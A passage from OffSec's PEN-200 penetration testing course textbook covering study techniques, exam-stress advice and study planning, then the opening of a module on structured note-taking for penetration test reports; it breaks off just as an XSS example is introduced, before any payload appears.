> *Strategy without tactics is the slowest route to victory. Tactics without strategy is the noise before defeat. – Sun Tzu*

In the most basic sense, we can think of *strategy* as being a long-term vision, while *tactics* are the short-term, immediate actions that we take. Strategy is the map, and tactics are the steps.

For learners in a formal school structure, the strategy and tactics of study are often built into the school structure itself. A student's schedule and the topics of study, and even how that student will approach the learning material, are all dictated by the school district or the instructor.

In the absence of that rigid school structure, a common mistake of adult learners is to approach their studies casually, without thinking about either tactics or strategy. We might know, for example, that it's important to "take notes", but what exactly should we be writing down? And what should we do with those notes?

This Learning Unit will present a series of specific tactics for learners to choose from. The Learning Unit that follows will discuss a few strategies that we can use to approach our studies.

The tactics that follow are not intended as a complete or prescriptive list. What works for one learner may not work for others. Students should take ideas and determine for themselves what might work for them.

This Learning Unit covers the following Learning Objectives:

1. Understand one potential note taking method called Cornell Notes
2. Learn about Retrieval Practice
3. Understand Spaced Practice
4. Explore the SQ3R and PQ4R Method
5. Examine the Feynman Technique
6. Understand the Leitner System

While each student will learn at their own pace, this Learning Unit should take about ten minutes to complete.

Since this Learning Unit is intended as a reference list of tactics, we will not provide challenge questions at the end as we have with other Learning Units in this Module.

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

## 4.5.1 Cornell Notes

There are many different note taking systems. Let's briefly examine one called *Cornell Notes*,[164] which was developed by a Cornell University Professor named Walter Pauk in the 1950s. This method involves using a pen and paper, which helps with dual encoding.

The first step is to divide the page into three areas. These are the *cue* (on the left hand side of the page), the *notes* (the large area on the right hand side of the page), and the *summary* (several lines of space at the bottom of the page).





*Figure 3: An Illustration of Cornell Notes*

The cue might be questions we have about the text or key words or phrases. To illustrate an example, let's discuss a topic like password hashing. This topic might have key terms to learn such as *one-way encryption*, *salting*, and *cracking passwords*. We might also have a question, for example, "Are some hashing methods better than others?"

The notes section for that page should be directly related to the items in the cue section. For example, near where we've written one-way encryption, we might write a long form definition of what is meant by this term.

[164] (Cornell University, 2022), https://lsc.cornell.edu/how-to-study/taking-notes/cornell-note-taking-system/

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

Finally, we will complete the summary section as we review our notes. To continue the example, we might write "hashing a password = additional protection. Interested in more about cracking." The content here does not need to necessarily be directly related to the material - this is an opportunity to reflect on our own interest, knowledge, and the study experience itself as well. Later in this Module, we will explore how self-reflection can be helpful.

### 4.5.2 Retrieval Practice

*Retrieval Practice* is, as the name suggests, the practice of determining whether or not information can be recalled.[165,166] We can think of this simply as quizzing yourself.

This practice can take many forms, including covering our notes and trying to recall what was written, or creating challenges or flashcards.

Let's discuss flashcards first. The *Leitner System*[167] is named for German scientist Sebastian Leitner and involves making flashcards as a method to review and repeat learning. Both the act of creating and then practicing with flashcards can be incredibly useful. A flashcard is a small paper card that has a question or term on one side and then the answer or definition on the other side. Practice involves reading the question and guessing the answer.

There are a multitude of applications that can help create flashcards, but consider the benefits of taking small index cards and a pen or pencil and creating your own. The act of writing down the information and creating our own flashcards is dual coding at its best.

This method can be used in a number of different ways, but often takes full advantage of Spaced Practice as well as shuffling the cards and reviewing different cards on different days. The Leitner System is not incredibly useful for learning methodologies and problem-solving skills, but can be helpful when trying to memorize things, like a particular tool's syntax.

Creating actual challenges can be difficult. Learners have a few options here. The most obvious is to complete the included challenges for every Module. Whenever possible, these challenges do not simply repeat the information or the methods included in the Module, but ask the student to go just one step further. Another option is to return to a completed hands-on exercise and repeat it. Finally, some courses include challenge labs, which are virtual machines that allow for a more hands-on retrieval practice or self-testing.

### 4.5.3 Spaced Practice

Many students have had the experience of "cramming," or staying up late to study and try to memorize a lot of information on the night before a big exam. Any student who has tried this method can attest to how ineffective it can be, especially just a few days after the exam has concluded. *Spaced practice*[168] is the opposite of this style of study.

Spaced practice has to do with the timing and duration of our study time. It is recommended to spread out the study time over days and weeks rather than do it all at once. Long, "cramming"-

[165] (Pan for UCSD Psychology, 2022), https://psychology.ucsd.edu/undergraduate-program/undergraduate-resources/academic-writing-resources/effective-studying/retrieval-practice.html

[166] (Smith and Weinstein, 2016), https://www.learningscientists.org/blog/2016/6/23-1

[167] (Gromada, 2021), https://www.mindedge.com/learning-science/the-leitner-system-how-does-it-work/

[168] (Smith and Weinstein, 2016), https://www.learningscientists.org/blog/2016/7/21-1

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

style study sessions actually take more time, often come at the expense of sleep, and (because they overwhelm our cognitive load) are significantly less effective.

The exact duration and space between study sessions will be different for each individual. Taking breaks and walking away from the computer screen for five or ten minutes can be very helpful. Take a nap or get some sleep. Do an activity that has nothing to do with your studies at all to space practice.

### 4.5.4 The SQ3R Method

The *SQ3R method*[169] has students follow a pattern of study activities - survey, question, read, recite, review. We will detail the SQ3R method here, but it is notably very similar to the *PQ4R method*,[170] which is useful for reading comprehension. Students who find the following tactic useful may want to check out the PQ4R method as well.

A learner begins by surveying the topic, or reviewing a high level outline, scanning through the material that might be covered during the study session. In particular, it would be important to review any highlighted text, diagrams, and headings.

Let's give an example. In the case of our current Module, a student might encounter the various headings and subheadings: Learning Theory, Unique Challenges to Learning Technical Skills, Offsec Training Methodology, and so on. They might then review the subheadings.

Next, they will create, preferably in writing, a list of questions that they hope to have answered via the material. This may or may not reflect what the material will actually cover, but should be based largely on the survey. This is a very important step, as learners will return to the questions repeatedly.

Next, the student reads the material one section at a time. If there are videos or other activities for this section, they can also complete those.

Next, the learner returns to their list of questions for that smaller section. They should try and recite the questions back from memory and determine if they're now able to answer them.

Finally, in the review, a student returns to all of the smaller sections from a larger topic or chapter to check whether or not the questions have been answered and they can recall the answers.

For learners who have been taught that note taking is simply "writing down things that seem important", the SQ3R method represents an alternative that is much more effective.

### 4.5.5 The Feynman Technique

The *Feynman Technique*[171] takes its name from Richard Feynman, a Nobel-prize winning physicist with a unique gift for explaining complex topics in everyday terms. The technique that bears his name has four simple steps:

1. Learn a Topic

[169] (Virginia Tech, 2022), https://ucc.vt.edu/academic_support/study_skills_information/sq3r_reading-study_system.html

[170] (Logsdon, 2020), https://www.verywellfamily.com/strategy-improves-reading-comprehension-2162266

[171] (Farnam Street, 2022), https://fs.blog/feynman-technique/

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

2. Explain it to a beginner
3. Identify gaps
4. Return to study

What makes this method of study unique is Step 2. Many descriptions of this technique use the example of explaining the topic to a child who is unfamiliar with it. If we don't have access to a child (or a child who is willing to listen to an explanation about, for example, network scripting), this technique can still be useful.

In the act of explaining things to children, we change our language to make things more simple. For example, when discussing a Brute Force Attack[172] with another professional, we might quickly devolve into a discussion on the massive computational power needed to crack a certain key. While explaining it to a child, we could simply say "it's a way to keep guessing lots and lots of passwords until, hopefully, one of them works."

The explanation itself isn't as important as the work the brain has to do to wrestle with the concepts and make them understandable outside of jargon. Similarly, when it's very difficult for us to break something down in this manner, that may be a sign that we don't understand it very well yet ourselves. All of this work helps us increase our own understanding.

## 4.6 Advice and Suggestions on Exams

We want to take a few moments to discuss exams and assessments, since the experience and approach for exam taking is very different from the rest of the learning experience.

First, a word about the difference between the two. Some OffSec Learning Tracks culminate in an optional assessment, which is generally a timed series of practical exercises. The student has a great deal of freedom with scheduling and retaking the assessment, and can complete these exercises and submit the answers.

In other cases, OffSec courses culminate in a proctored exam, during which a student has a set amount of time to complete a specific set of hands-on challenges. A successful exam results in an OffSec Certification.

The contents of this section are centered on exams specifically, since we know they are points of anxiety for some learners. However, many of the suggestions provided will also be helpful for individuals taking an assessment.

This Learning Unit covers the following Learning Objectives:

1. Develop strategies for dealing with exam-related stress
2. Recognize when you might be ready to take the exam
3. Understand a practical approach to the exam

While each student will learn at their own pace, this Learning Unit should take about ten minutes to complete.

[172] (Wikipedia, 2022), https://en.wikipedia.org/wiki/Brute-force_attack

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

This section is intended as a reference specifically for individuals who intend on taking an exam. Much of the material here will be useful for exams and assessments outside the context of OffSec training. No challenge questions are included at the end of it.

### 4.6.1 Dealing with Stress

OffSec certifications are earned, not given. We use this language intentionally. Having a certification from OffSec is a significant accomplishment. You can't fake your way to the finish line or guess your way to a passing score.

For some individuals, this means that the exam and the weeks and months leading up to it can become a very stressful time. We want to take a few moments to try and address that experience now.

A great deal has been written on dealing with stress in general, but we'll focus in particular on high-stakes exam stress. There are some excellent resources surrounding the taking of the Bar Exam, a requirement in the United States for all lawyers. Each state has its own requirements, but the California bar exam, for example, has five hours dedicated to essay questions, a Performance Test that lasts an another hour and 30 minutes, and an additional portion of the exam that is typically around 200 multiple-choice questions. There are also additional certifications required just to qualify to take the exam.

Since this exam is extremely well known and notoriously stress-inducing, there are a number of excellent resources about how to manage the experience. Let's review a few of the common themes.[173,174,175]

1. Take Care of Yourself
2. Schedule and Plan Your Study
3. Have a Growth Mindset

First and foremost, any learner can't be expected to perform as well if they are feeling too hungry, tired, or sick to keep pressing on. Managing stress can begin with simply being aware of what's happening with our physiological bodies. Lack of sleep and poor diet can put us at a disadvantage before we even start.

Positivity and optimism are also important factors. Making sure that we have things to look forward to - whether that is a study break or time with friends - can really help to fuel us when we're feeling discouraged with our studies. The reward can be as simple as a pleasant walk in nature or sitting down to watch a favorite TV show.

Second, creating a plan for ourselves is critical. We will describe this in more detail shortly.

Third, a *growth mindset*[176] can be extremely powerful. Essentially, the growth mindset has to do with the belief in one's own potential. If a learner believes they have the potential to conquer a

[173] (Goldwater, 2020), https://abaforlawstudents.com/2020/01/30/how-to-alleviate-bar-exam-stress/

[174] (Burgess, 2016), https://ms-jd.org/blog/article/dealing-with-bar-exam-stress-and-anxiety

[175] (ABA Law Student Division, 2022), https://www.americanbar.org/groups/young_lawyers/career-tools/new-graduates/mental-physical-health-resources-bar-exam/

[176] (Dweck, 2015), https://www.edweek.org/leadership/opinion-carol-dweck-revisits-the-growth-mindset/2015/09

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

challenge, they will have a huge head start. Alternatively, if a learner assumes they will fail, it's not likely that they will accidentally succeed.

We previously mentioned the Try Harder mindset to describe resilience and persistence. The growth mindset might be better described as the "Not Yet Mindset." A student who encounters some particularly difficult material in preparing for a tough, stressful exam is likely to feel as if they can't do the exercise or can't understand the concepts. If it ends there, the emotional impact of this sort of self-awareness can be devastating. Consider, on the other hand, that same student with a Not Yet Mindset who thinks, for example, "I can't do the exercise *yet*", or "I can't understand the concepts *yet*."

The second student in this example is still being honest about their understanding, but they are now opening the door to be successful in the future. This one small word can be incredibly powerful.

### 4.6.2 Knowing When You're Ready

One of the most common questions that we receive regarding exams is, "How will I know when I'm ready?" Sometimes this question takes other forms, such as, "Do I need to do all of the exercises to prepare for the exam?" or "Can I prepare for the exam by completing a certain set or a certain number of machines on VulnHub?"

It's difficult to answer this question because each student is different. One student might have decades of professional experience and will only need a quick refresh of a Module or two in order to complete the exam. Another might be coming into the Module without much professional experience at all and will need to study a bit harder.

The quickest answer to this question then, is "it depends on the individual." Rather than leave it there, however, let's take a closer look at one specific piece of data that shows us a certain group of learners who have a clear advantage on the exam.

The following chart focuses on the OSCP certification. It shows a direct correlation between preparedness (working on more PEN-200 lab machines) and succeeding in the exam.

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.





*Figure 4: Lab Machine completion contributing to success*

Perhaps not surprisingly, the more time spent preparing for the exam, the more likely a student is to be successful. Unfortunately there is no shortcut here. As the saying goes, "preparation makes passing."

### 4.6.3 Practical Advice for Exam Takers

In general, we would advise two tactics for exam takers:

1. Prepare for the exam
2. Understand the exam

The first item, preparing for the exam, is tied to everything we've covered elsewhere in this Module. Each exam covers the content from the course, so it follows that reading the course materials, watching any videos, and doing exercises will all be incredibly helpful. Using effective learning strategies will also give learners an advantage.

Second, we recommend understanding the exam. The OffSec help site provides detailed descriptions of each exam, including what exam takers can expect and useful tips about how to approach enumeration tasks or submit proof that you were able to perform the required tasks. These exam descriptions are available alongside other course-specific help items.[177]

In addition to this particular resource, there are webinars,[178] searchable blog posts, and YouTube videos of former students reviewing their exam experiences. Heading into the exam with a clear understanding about what exactly it entails will not only reduce stress, but also improve performance.

[177] (OffSec, 2023), https://help.offensive-security.com/hc/en-us/categories/6965809783316-Course-Specific-Resources-for-Offsec-Students

[178] (OffSec, 2023), https://www.youtube.com/watch?v=griDEeIcXQc

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

## 4.7 Practical Steps

We've covered a great deal in terms of abstract tactics and strategies. We're now ready to think practically and plan our approach to the coursework ahead.

This Learning Unit covers the following Learning Objectives:

1. Create a long term strategy
2. Understand how to use a time allotment strategy
3. Learn how and when to narrow your focus
4. Understand the importance of a group of co-learners and finding a community
5. Explore how best to pay attention and capitalize on our own successful learning strategies

While each student will learn at their own pace, this Learning Unit should take about 15 minutes to complete.

### 4.7.1 Creating a Long Term Strategy

Choosing a particular focus, Course, or Learning Path is a critical first step to creating a long term strategy. Having specific goals will help guide your decisions in terms of how much, when, and what topics you choose to study.

It's entirely possible that a few weeks into this plan you will need to adjust it or change it, and that's fine. In fact, the best plans often need to be adjusted over time. The alternative - having no plan at all - would mean studying in an ad hoc manner, picking up (and putting down) materials whenever convenient.

Planning can also greatly reduce stress levels.[179] In essence, planning helps us to create an idea of what will happen rather than allowing it to happen to us. This helps with feeling more in control of a situation and reduces anxiety.

Unfortunately, the saying, "failing to plan is planning to fail" is often true, and we can sometimes set ourselves up for a very emotionally taxing and stressful failure.

Let's spend a bit more time on what exactly that plan might look like.

### 4.7.2 Use Time Allotment Strategies

Let's begin with when to study. As we've touched on a few times, one of the most impactful strategies is distributing study time over multiple sessions instead of cramming as much studying as possible into long sessions.

This strategy, called Spaced Practice,[180] requires looking at a calendar, finding reasonable time slots, and sticking to a schedule. In addition to avoiding "marathon" sessions whenever possible, there are a few things to consider when choosing the best times to schedule studying.

---

[179] (Peláez, 2011): https://healthland.time.com/2011/05/31/study-25-of-happiness-depends-on-stress-management/

[180] (Pan, 2022), https://psychology.ucsd.edu/undergraduate-program/undergraduate-resources/academic-writing-resources/effective-studying/spaced-practice.html

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

Before exploring this more deeply, we need to acknowledge that many of our students have jobs, families, and other events going on in their personal lives. When we suggest (as we will shortly) to study in the evenings, we don't want to assume that every student can make this happen. It is merely something to take into consideration when planning.

Some research[181] has suggested that before sleep might be a great time to study. The danger here is that it is quite easy to push back the bedtime to continue studying. Intuitively, we might think that we are being more productive by staying up later and studying more, but a lack of sleep[182] can negatively impact our brain's ability to retain information. Planning study time also means planning an end to the studying.

If sleep is important for studying, a learner might correctly assume that exercise is as well.[183] Intense physical activity increases blood to flow to the brain, and fires neurons in the hippocampus (the center for memory). In addition to generally improving brain health, exercising either before or after studying can be highly beneficial to improving memory and recall.[184]

### 4.7.3 Narrowing our Focus

Now that we know to schedule study time on our calendar, let's consider how to organize our physical space. For quite some time, educational scientists have been trying to determine the ideal study space. One of the reasons there is no consensus is because the research[185] seems to suggest that changing environments occasionally is good for us.

Maybe our study space is at the dining room table one week and a desk in a quiet corner of a library the next week. It's okay to move around a bit, but there are a few things we will need from this space, regardless of where it is and how often we return to it.

To that end, we need to address a significant problem: multitasking. Study after study has shown the negative impact that multitasking has on learning, job performance, and even brain health in general. Sometimes we feel like we can accomplish more by doing more things at once, but this simply isn't true.[186,187,188,189]

Creating a productive study space isn't just about only doing one thing at a time, but it's also about minimizing extra noise. Even though listening to music may not seem like much of a distraction at the time, processing this background noise still takes up a finite amount of mental space. Studies show that in general, listening to music - especially fast music with lyrics - while studying gets in the way of learning.[190] However, there is some additional research that suggests

---

[181] (Sandoiu, 2018), https://www.medicalnewstoday.com/articles/321161

[182] (Massachusetts Institute of Technology, 2019), https://www.sciencedaily.com/releases/2019/10/191001083956.htm

[183] (Warner, 2006): https://www.webmd.com/diet/news/20061103/exercise-fights-fatigue-boosts-energy

[184] (Rodriguez, 2015): https://www.scientificamerican.com/article/hit-the-gym-after-studying-to-boost-recall/

[185] (Smith, Glenberg, and Bjork, 1978) https://link.springer.com/content/pdf/10.3758/BF03197465.pdf

[186] (Junco and Cotten, 2012), https://www.sciencedirect.com/science/article/abs/pii/S036013151100340X

[187] (Bradberry, 2014), https://www.forbes.com/sites/travisbradberry/2014/10/08/multitasking-damages-your-brain-and-career-new-studies-suggest/?sh=3cdbceba56ee

[188] (Atchley, 2010), https://hbr.org/2010/12/you-cant-multi-task-so-stop-tr

[189] (Hurt, 2021), https://www.discovermagazine.com/mind/why-multitasking-does-more-harm-than-good

[190] (Busch, 2018), https://www.theguardian.com/teacher-network/2018/mar/14/sound-how-listening-music-hinders-learning-lessons-research

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

certain types of music (slow, instrumental music, in particular), may be actually helpful to some.[191]

In cases where it is actually helpful, it's entirely possible that music is blocking out other, even more distracting sounds (a learner in a coffee shop may find it easier to focus with headphones that cancel out the surrounding conversations, for example). It's also reasonable to do what we can to make the study space one that we feel comfortable in and one that we enjoy spending time in.

More to the point, interruptions caused by phone alerts, text messages, emails, and individuals who might need our attention are another form of multitasking. Small habits, like putting your phone in airplane mode or choosing a relatively isolated place for study, can help sharpen focus.

### 4.7.4 Pick a Strategy

Let's refer back to the list of strategies presented in this Module, including the SQ3R method, The Feynman Technique, and Retrieval Practice.

As with choosing a time and a location, it's okay to change strategies mid-stream. It's also okay to come up with and iteratively improve on a pattern that works individually. In the case of OffSec materials, some students may want to read first, then watch the videos, or vice versa. Some students may want to preview the challenge exercises before reading the material. Others may want to follow along with the text on a local or virtual machine, moving one command at a time. The list of study methods included previously is not all-encompassing.

No matter which strategy we select, it's important to have a plan in place and actively think about it. It's very difficult to assess whether or not a strategy is successful without recognizing what that strategy actually is.

### 4.7.5 Find a Community of Co-Learners

Let's take a moment to talk about and acknowledge the positive power of community.

There are numerous benefits to studying as part of a community of learners,[192] not least of which is the opportunity to develop an entirely new set of soft skills. Group work is often used by educators as a way to encourage students to learn the social skills required in a collaborative environment. Even if one hopes to work as a sole-proprietor and not have any co-workers, the tools learned when working as part of a group can be immensely helpful to one's professional career.

In addition to social skills, there's a major benefit to being responsible for explaining ideas to co-learners who might be struggling. This is at the core of the Feynman Technique that we reviewed earlier.

Finally, there is something to be said for the camaraderie and the sheer enjoyment of being part of a group of co-learners, sharing the ups and downs of a course. A German proverb, "*Geteiltes Leid ist halbes Leid*", roughly translated means "A problem that is shared is half of a problem." In

[191] (Thompson, Schellenberg, Letnic, 2011), https://www.utm.utoronto.ca/~w3psygs/ThompsonEtAl2012.pdf

[192] (Washington University of St. Louis, 2020), https://ctl.wustl.edu/resources/benefits-of-group-work/

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

our case, sharing the struggle of a particular course, Module, Learning Unit, or even an exercise with another student can help that struggle feel half as big as it was alone.

OffSec learners may want to reach out to local information security groups or coworkers to create their own study cohort. The OffSec Discord server also provides a way to collaborate and learn together with other students across the globe.[193] Discord participants also have access to course alumni, OffSec Student Mentors, and staff.

### 4.7.6 Study Your Own Studies

Let's wrap up this Module by examining our responsibility not just for learning, but the assessment of that strategy. Since many of the details of how a "classroom" is constructed is up to you (the student), you are also responsible for assessing and improving on that strategy.

While this might sound like a lot, let's review an easy and effective approach: at the end of a study session, take just 10 seconds to think about how well it went. It's a very small thing, but it can make a huge difference. To understand how, we'll look at the two most obvious and extreme outcomes of a study session.

If the study session was particularly difficult, this moment of self-reflection might lead you to think about some of the content that made it difficult. Generally speaking, we want to ask why it was difficult. The easy answer here might be "that SQL Injection is just tough!" but the difficulty of the material is at least somewhat out of our hands (though this might indicate a need to spend the next study session reviewing some more foundational materials).

We're specifically interested in the things that we, as learners, have some control over. Here is a list of potential questions to ask about the study session:

1. What time did I start the study session?
2. How long was the study session?
3. Did I get interrupted (if so, how did that happen)?
4. What did I do just before I started studying?
5. What did I eat or drink before I started studying?
6. What was my study location like? Was it quiet or busy?
7. What did I do during the study session specifically?

This is not a complete list of possible questions.

The answer to each of these things might lead us to locate a more specific point of frustration. For example, if we discover that a heavy meal immediately before a study session led to us feeling unproductive and sluggish, then we can adjust either when we study or how much we eat beforehand.

Let's consider the opposite scenario. Let's say that we finish a study session and we feel great about how it went. Again, it might be easy to say, "That went really well because I'm fascinated by SQL Injection," but we should think beyond the content itself.

[193] (OffSec, 2023), https://offs.ec/discord

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

In this case, the answers to these questions may reveal keys to future successful study sessions.

Let's say we studied for one hour in the morning after a light breakfast at the dining room table with a cup of coffee, using our own version of the Feynman Technique. If that led to a successful session, it's worth making a note of this and then planning the next study session to recreate as much of the scenario as possible.

Finally, as a closing note, we want to acknowledge that we can't possibly cover every effective strategy or give a full picture of all of the things involved in learning a new set of skills. We hope that the items presented in this Module are useful and helpful in some way.

If you are a learner just starting out with OffSec's training, we want to wish you the best of luck on your journey.

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

# 5 Report Writing for Penetration Testers

We will cover the following Learning Units in this Learning Module:

- Understanding Note-Taking
- Writing Effective Technical Penetration Testing Reports

This Module is designed to help Penetration Testers understand how to deliver effective reports to their clients.

## 5.1 Understanding Note-Taking

In this Learning Unit we will cover the following Learning Objectives:

- Review the deliverables for penetration testing engagements
- Understand the importance of note portability
- Identify the general structure of pentesting documentation
- Choose the right note-taking tool
- Understand the importance of taking screenshots
- Use tools to take screenshots

### 5.1.1 Penetration Testing Deliverables

A penetration test or red team exercise[194] is difficult to script in advance. This is because the tester cannot consistently anticipate exactly what kind of machines or networks the client will want to be tested.

> *Even though the outcome of our assessment is ofter unpredictable, is is often recommended to define a detailed scope during the preliminary meetings with the customer. This process is especially very helpful when prioritizing business critical targets within large networks.*

While the general execution plan for a penetration test will often follow a particular model, most pentests tend to follow the maxim "no plan survives first contact with the enemy"[195]. This means that any specific activities we might expect to perform during the engagement might not actually happen, since the reality of the testing environment is almost certainly different than our initial ideas and hypotheses about it. It's therefore difficult to report on penetration tests using prepopulated forms. This is especially the case when the testing is carried out with little prior discussion with the client, for example, if the client is looking to surprise their defending teams in some manner.

[194] (Aon, 2022), https://www.aon.com/cyber-solutions/thinking/penetration-testing-or-red-teaming/

[195] (Helmuth von Moltke, 1871), https://quoteinvestigator.com/2021/05/04/no-plan

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

As such, instead of preparing a report in advance, the penetration test is executed and notes are taken as it proceeds to ensure that there is a detailed record of what was done. This makes sure that:

- the penetration test can be repeated if it becomes necessary to demonstrate that an issue is real.
- the penetration test can be repeated after remediation to confirm that an issue has been fixed.
- if there's a system failure during the period of the penetration test, the client and tester can determine if the testing was the cause of the failure.

During a penetration test, some activities may not be permitted. We have to be very clear about the *Rules of Engagement* (RoE)[196] under which the testing is done. When conducting red team testing, a person will often be assigned the role of "referee" to ensure that the rules of engagement are observed. There may be constraints placed on testing such as not carrying out denial of service attacks, or not engaging in social engineering. Furthermore, the testing work may be in response to the client's regulatory compliance requirements and may need to follow a specific methodology such as the OWASP Penetration Testing Execution Standard.[197] Any such constraints need to be very clear from the outset.

### 5.1.2 Note Portability

Portability of penetration testing notes means being able to pass those notes on to others. Writing notes that are concise and coherent is an integral part of successful note-taking, and enables the notes to be used not only by ourselves but also by others. Additionally, concise notes can be quickly adapted for technical reporting.

The need for portability is particularly emphasized when a penetration tester has to leave an engagement because of sickness, illness, or other issues. Having a shared understanding of how notes should be taken is especially important for large penetration testing teams, where individuals need to be able to understand the details of other team members' engagements at will.

### 5.1.3 The General Structure of Penetration Testing Notes

We need to take a structured approach to note-taking that is both concise and precise. There are an uncountable number of ways in which we might organize our notes, and it would be futile to attempt to provide a one-size-fits all set of recommendations. Nevertheless, here are some principles that often useful to consider:

- Rather than taking a few general notes assuming that we'll remember how to perform certain actions next time, we should record exactly what we did.
- This means that every command that we type, every line of code that we modify, and even anywhere we click in the GUI should be recorded so that we can reproduce our actions.

[196] (Microsoft, 2022), https://www.microsoft.com/en-us/msrc/pentest-rules-of-engagement

[197] (OWASP, 2022), https://owasp.org/www-project-web-security-testing-guide/latest/3-The_OWASP_Testing_Framework/1-Penetration_Testing_Methodologies

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

- Even if we've taken a lot of notes, if looking at them later doesn't help us remember exactly what happened during the assessment, then they won't be particularly useful to us.
- The notes need to be structured and sufficiently detailed to remove any ambiguity.
- To write a convincing and substantiated technical report later, we need to provide sufficient technical details within our notes.
- If the notes are not written coherently, it will be difficult for someone else to repeat the test and get the same results.

The structure we recommend here for note-taking is sufficiently abstract to allow for personal preferences. As a general rule, we would like the notes to remind us of what occurred, and allow us to replicate the issues we identify. A note-taking structure that starts broad and drills down into each section is an easy and expandable method of taking notes. The top-down approach guides us to start with the broadest activity, and then narrow down our focus and expand the level of detail until we have everything we need to replicate exactly what happened.

Let's now look at an example of the notes we might take for a web vulnerability we discovered:

- Application Name: This is important in a multi-application test, and a good habit to get into. The application names also lends itself to building a natural folder and file structure quite nicely.
- URL: This is the exact URL that would be used to locate the vulnerability that we've detected.
- Request Type: This represents both the type of request (i.e: GET, POST, OPTIONS, etc) that was made, as well as any manual changes we made to it. For example, we might intercept a POST request message and change the username or password before forwarding it on.
- Issue Detail: This is the overview of the vulnerability that will be triggered by our actions. For example, we may point to a CVE describing the vulnerability if one exists, and/or explain the impact we observe. We may categorize the impact as denial of service, remote code execution, privilege escalation, and so on.
- Proof of Concept Payload: This is a string or code block that will trigger the vulnerability. This is the most important part of the note, as it is what will drive the issue home and allow it to be replicated. It should list all of the necessary preconditions, and provide the exact code or commands that would need to be used to perform the triggers the vulnerability again.

Let's get more specific and review an example of testing for a *Cross-Site Scripting* (XSS) vulnerability. The target we tested has a web page aptly named XSSBlog.html. When we navigate to it, we can enter a blog entry.

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

